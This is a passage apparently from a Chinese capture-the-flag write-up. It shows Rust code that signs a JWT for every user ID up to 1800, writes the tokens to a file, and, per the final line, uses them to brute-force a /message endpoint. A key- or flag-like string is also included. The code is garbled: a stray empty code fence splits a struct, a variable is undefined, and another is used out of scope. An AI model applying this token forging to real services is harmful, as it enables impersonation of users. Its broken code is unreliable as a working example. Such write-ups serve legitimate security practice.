let end_id = 1800;

for user_id in start_id..=end_id {
    let token = jwt
        .sign(UserJwtClaim {
            id: user_id,

```

```

        username: body.username.clone(),
        exp: get_current_timestamp() + 3600,
    })
    .map_err(|_| Error::new("Auth", 500, "JWT sign failed"))?;

    writeln!(file, "{}", token).expect("Failed to write to file");
}

cookies.add(("jwt", ctx.get("_system_jwt_key"))
    .ok_or_else(|| Error::new("Auth", 500, "JWT key not found"))?
    .to_string().clone()));

Ok(Json(ReturnPack::ok(token)))
}
//LyYRt21CHDx1GEXtN15eI4GYEaCkXwq5

```

拿这个生成的token.txt来爆破/message就出了

